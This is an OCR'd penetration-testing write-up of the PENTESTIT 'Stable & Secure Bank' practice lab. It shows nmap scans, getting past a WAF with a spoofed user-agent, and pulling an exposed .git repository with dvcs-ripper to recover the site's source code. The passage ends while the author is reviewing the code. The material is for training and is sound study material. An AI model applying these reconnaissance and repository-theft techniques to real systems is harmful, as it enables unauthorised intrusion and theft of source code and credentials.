


STABLE & SECURE BANK

LAB WRITEUP

Penetrating an imaginary bank through real present-date security vulnerabilities

PENTESTIT, a Russian Information Security company has launched its new, eighth Test Lab to let you practice penetration testing skills in an environment very much resembling a network of a real organization.

These labs are a great way to stay up-to-date with latest security vulnerabilities and learn from experts in the field—people who perform actual penetration tests for many organizations every day.

After almost three weeks of sleepless nights, nine people have already compromised each and every machine on the network and completed the laboratory, and I was lucky to take the place number four.

DISCLAIMER: I am neither an employee nor an affiliated party of PENTESTIT. This document offers a walkthrough of steps I've taken to compromise the first two computers on the lab network. My personal recommendations and suggestions in no way represent official opinion of PENTESTIT.

LIABILITY WAIVER: Any and all information in this document is provided for educational purposes only. By reading this document you agree not to use any of this information for any unlawful activities, and acknowledge that you are solely responsible for your actions based on the information herein. In no event shall the author of this document or PENTESTIT be held liable for any damage or loss, whether direct or indirect, incurred in connection with the information herein.

CONNECTING TO THE LAB


Before we begin, you will need to create an account with the lab, configure your VPN connection and sign in to the Stable and Secure Bank's network.

Sign up here: *https://lab.pentestit.ru/pentestlabs/4.* Then, follow the instructions on *"How to connect"* page.

For best results, I recommend setting up a separate virtual machine with the latest Kali Linux, a special Linux distribution for penetration testers. This distribution brings all of the necessary tools ready-to-use. This writeup is based on Kali Linux, so, if you haven't got it yet—I highly recommend you to do so.

GETTING STARTED

Upon sign up, we're given the following network diagram.



Based on this, once connected to the lab's VPN, we should be able to access two gateways: 192.168.101.6, and 192.168.101.7. None of the internals are accessible as of yet, so we have to hack our way through.

So, what do we begin with?


PORT SCANNING

The internal networks aren't accessible indeed, but some of the internal ports are very likely exposed through these gateways. The first step is to scan the hosts with nmap, the go-to tool for port scanning. Let's fire it up.


```
root@Kali:~# nmap -sS -v -T4 192.168.101.6

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-12-03 02:03 EST
Initiating Ping Scan at 02:03
Scanning 192.168.101.6 [4 ports]
Completed Ping Scan at 02:03, 0.23s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 02:03
Scanning www.sas-bank.lab (192.168.101.6) [1000 ports]
Discovered open port 80/tcp on 192.168.101.6
Discovered open port 443/tcp on 192.168.101.6
Completed SYN Stealth Scan at 02:03, 14.49s elapsed (1000 total ports)
Nmap scan report for www.sas-bank.lab (192.168.101.6)
Host is up (0.12s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 14.84 seconds
           Raw packets sent: 2011 (88.460KB) | Rcvd: 12 (512B)
root@Kali:~#
```

As we can see, 192.168.101.6 exposes two web applications via HTTP and HTTPS, which likely offer access to either one or two servers on the network behind it. We'll find out soon enough.

Firing up the browser confirms our findings so far. Port 80, HTTP:



And, typing in *https://192.168.101.6/* brings us to the next page.




All right. Let's go ahead and scan 192.168.101.7:

```
root@Kali:~# nmap -sS -v -T4 192.168.101.7

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-12-03 02:05 EST
Initiating Ping Scan at 02:05
Scanning 192.168.101.7 [4 ports]
Completed Ping Scan at 02:05, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:05
Completed Parallel DNS resolution of 1 host. at 02:05, 0.01s elapsed
Initiating SYN Stealth Scan at 02:05
Scanning 192.168.101.7 [1000 ports]
Discovered open port 25/tcp on 192.168.101.7
Discovered open port 22/tcp on 192.168.101.7
SYN Stealth Scan Timing: About 13.00% done; ETC: 02:09 (0:03:27 remaining)
Increasing send delay for 192.168.101.7 from 0 to 5 due to 11 out of 14 dropped
probes since last increase.
SYN Stealth Scan Timing: About 16.70% done; ETC: 02:11 (0:05:04 remaining)
Increasing send delay for 192.168.101.7 from 5 to 10 due to 11 out of 11 dropped
 probes since last increase.
SYN Stealth Scan Timing: About 20.35% done; ETC: 02:12 (0:05:56 remaining)
SYN Stealth Scan Timing: About 24.05% done; ETC: 02:13 (0:06:22 remaining)
Discovered open port 8100/tcp on 192.168.101.7
SYN Stealth Scan Timing: About 42.90% done; ETC: 02:15 (0:05:57 remaining)
SYN Stealth Scan Timing: About 48.90% done; ETC: 02:15 (0:05:24 remaining)
SYN Stealth Scan Timing: About 54.50% done; ETC: 02:15 (0:04:51 remaining)
SYN Stealth Scan Timing: About 60.00% done; ETC: 02:15 (0:04:19 remaining)
SYN Stealth Scan Timing: About 65.50% done; ETC: 02:16 (0:03:45 remaining)
SYN Stealth Scan Timing: About 71.00% done; ETC: 02:16 (0:03:10 remaining)
SYN Stealth Scan Timing: About 76.60% done; ETC: 02:16 (0:02:34 remaining)
SYN Stealth Scan Timing: About 82.15% done; ETC: 02:16 (0:01:58 remaining)
SYN Stealth Scan Timing: About 87.30% done; ETC: 02:16 (0:01:24 remaining)
SYN Stealth Scan Timing: About 92.40% done; ETC: 02:16 (0:00:51 remaining)
Completed SYN Stealth Scan at 02:16, 669.06s elapsed (1000 total ports)
Nmap scan report for 192.168.101.7
Host is up (0.11s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
8100/tcp open  xprint-server

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 669.38 seconds
           Raw packets sent: 2184 (96.072KB) | Rcvd: 9 (380B)
root@Kali:~#
```

As it happens, during the aggressive scan (I used T4 option with nmap to speed things up) some of our packets were dropped, and nmap had to increase the delay between sending probes. This means that the gateway is likely protected by some sort of an IPS (that is, Intrusion prevention system) which detects port scans.

However, we have identified three more open ports. While 22 and 25 are pretty self-explanatory, the 8100 takes us to the mail web interface of sas-bank.lab:



WHERE TO BEGIN

It makes sense to start with HTTP services behind 192.168.101.6, because these may get us SSH keys, usernames for email, and possibly more.

ATTACKING SITE


A website may contain any number of security vulnerabilities, but to begin with I recommend checking for the following:

- information within the source of HTML pages,
- hidden directories,
- input endpoints available for SQL or any other type of injection,
- file upload.

Examining the source code of the webpage didn't give me much, so I moved on to scan the hidden directories. Using dirb built into Kali for that:

```
root@Kali:~# dirb http://192.168.101.6/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Dec  3 02:32:49 2015
URL_BASE: http://192.168.101.6/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.101.6/ ----
(!) WARNING: All responses for this directory seem to be CODE = 403.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Thu Dec  3 02:33:11 2015
DOWNLOADED: 101 - FOUND: 0
root@Kali:~#
```

Apparently, all responses come out as HTTP 403, however when I visit pages like http://192.168.101.6/whatever in the browser, I get a regular 404 instead:



So, directory scanning is also restricted by some sort of a WAF (Web application firewall). Given that browser access works, it's likely that HTTP request headers are different. Let's try to mimic the browser by sending a user-agent string in dirb.

```
root@Kali:~# dirb http://192.168.101.6/ -a "Mozilla/5.0 (X11; Linux x86_64; rv:3
1.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0"

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Dec  3 02:38:37 2015
URL_BASE: http://192.168.101.6/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
USER_AGENT: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0
 Iceweasel/31.8.0

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.101.6/ ----
+ http://192.168.101.6/.git/HEAD (CODE:200|SIZE:23)
+ http://192.168.101.6/.htaccess (CODE:200|SIZE:356)
-> Testing: http://192.168.101.6/~tmp
```

Here we go, it immediately finds some hidden directories and files. While it keeps scanning, let's explore .htaccess file and .git subfolder.

Unlike .htaccess, which doesn't offer interesting reading, .git is much more intriguing. Developers who leave .git files behind essentially expose the website's source code repository to the public, allowing an attacker to download the source code and find internal passwords, credentials and whatnot. Let's try that: *http://192.168.101.6/.git/*. Unfortunately, directory listing is not allowed on the server. However, git has a well-known file structure, and we can check the HEAD contents:

```
root@Kali:~# curl -A "Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Fi
refox/31.0 Iceweasel/31.8.0" http://192.168.101.6/.git/HEAD
ref: refs/heads/master
root@Kali:~# curl -A "Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Fi
refox/31.0 Iceweasel/31.8.0" http://192.168.101.6/.git/refs/heads/master
4dfbe80ecea410db1fa5e83bb26d5717963aa56f
root@Kali:~#
```

It is available indeed! Now, the regular git client requires directory listing enabled to clone a repository, so we'll have to resort to some other methods.

A little bit of Google search yields this:

https://github.com/kost/dvcs-ripper—a Perl tool that can pull remote git repositories even when the directory browsing is turned off. Let's give it a shot.

Let's install the dvcs-ripper first:

```
root@Kali:~/TL8-writeup/site# git clone https://github.com/kost/dvcs-ripper.git
Cloning into 'dvcs-ripper'...
remote: Counting objects: 135, done.
remote: Total 135 (delta 0), reused 0 (delta 0), pack-reused 135
Receiving objects: 100% (135/135), 44.38 KiB | 0 bytes/s, done.
Resolving deltas: 100% (74/74), done.
Checking connectivity... done.
```

Once executed according to the documentation on GitHub, it begins fetching git objects:

```
root@Kali:~/TL8-writeup/site# ./dvcs-ripper/rip-git.pl -s -v -u http://192.168.1
01.6/.git/
[i] Downloading git files from http://192.168.101.6/.git/
[i] Auto-detecting 404 as 200 with 3 requests
[i] Getting correct 404 responses
[i] Using session name: VtfqiioZ
[d] found COMMIT_EDITMSG
[d] found config
[d] found description
[d] found HEAD
[d] found index
[!] Not found for packed-refs: 404 Not Found
[!] Not found for objects/info/alternates: 404 Not Found
[!] Not found for info/grafts: 404 Not Found
[d] found logs/HEAD
[d] found objects/4d/fbe80ecea410db1fa5e83bb26d5717963aa56f
[d] found refs/heads/master
[i] Running git fsck to check for missing items
Checking object directories: 100% (256/256), done.
[d] found objects/03/64b63dcc194450ea2e388ea44d478554b282be
```


And, we've got ourselves all the site's source code!

```
root@Kali:~/TL8-writeup/site# ls -la
total 56
drwxr-xr-x  7 root root 4096 Dec  3 02:59 .
drwxr-xr-x  3 root root 4096 Dec  3 02:55 ..
drwxr-xr-x 12 root root 4096 Dec  3 02:59 app
-rwxr-xr-x  1 root root 2452 Dec  3 02:59 artisan
drwxr-xr-x  2 root root 4096 Dec  3 02:59 bootstrap
-rw-r--r--  1 root root  697 Dec  3 02:59 composer.json
drwxr-xr-x  3 root root 4096 Dec  3 02:56 dvcs-ripper
drwxr-xr-x  6 root root 4096 Dec  3 02:59 .git
-rw-r--r--  1 root root   12 Dec  3 02:59 .gitattributes
-rw-r--r--  1 root root  100 Dec  3 02:59 .gitignore
-rw-r--r--  1 root root  567 Dec  3 02:59 phpunit.xml
drwxr-xr-x  5 root root 4096 Dec  3 02:59 public
-rw-r--r--  1 root root 2051 Dec  3 02:59 readme.md
-rw-r--r--  1 root root  519 Dec  3 02:59 server.php
root@Kali:~/TL8-writeup/site#
```

While we were doing this, the dirb directory scanner has nearly finished its work, and as you can see, has found quite a number of other folders, none of which is interesting enough, as they're mostly accessible through the website itself.

```
---- Scanning URL: http://192.168.101.6/ ----
+ http://192.168.101.6/.git/HEAD (CODE:200|SIZE:23)
+ http://192.168.101.6/.htaccess (CODE:200|SIZE:356)
+ http://192.168.101.6/admin (CODE:302|SIZE:352)
+ http://192.168.101.6/contacts (CODE:200|SIZE:1796)
==> DIRECTORY: http://192.168.101.6/css/
+ http://192.168.101.6/favicon.ico (CODE:200|SIZE:0)
+ http://192.168.101.6/feedback (CODE:405|SIZE:4390)
==> DIRECTORY: http://192.168.101.6/img/
+ http://192.168.101.6/index.php (CODE:200|SIZE:2095)
==> DIRECTORY: http://192.168.101.6/js/
+ http://192.168.101.6/news (CODE:200|SIZE:1486)
==> DIRECTORY: http://192.168.101.6/packages/
+ http://192.168.101.6/robots.txt (CODE:200|SIZE:24)
+ http://192.168.101.6/signin (CODE:200|SIZE:1755)
+ http://192.168.101.6/signout (CODE:302|SIZE:352)
```

Let's click "sign in" on the home page:



Now that we have the website source code, let's explore it to find the password.

A quick walkthrough shows that the website is based on a popular PHP framework called Laravel, and has a database folder with scripts to build the underlying structure and fill it in with data.

Let's see what test data this website has…

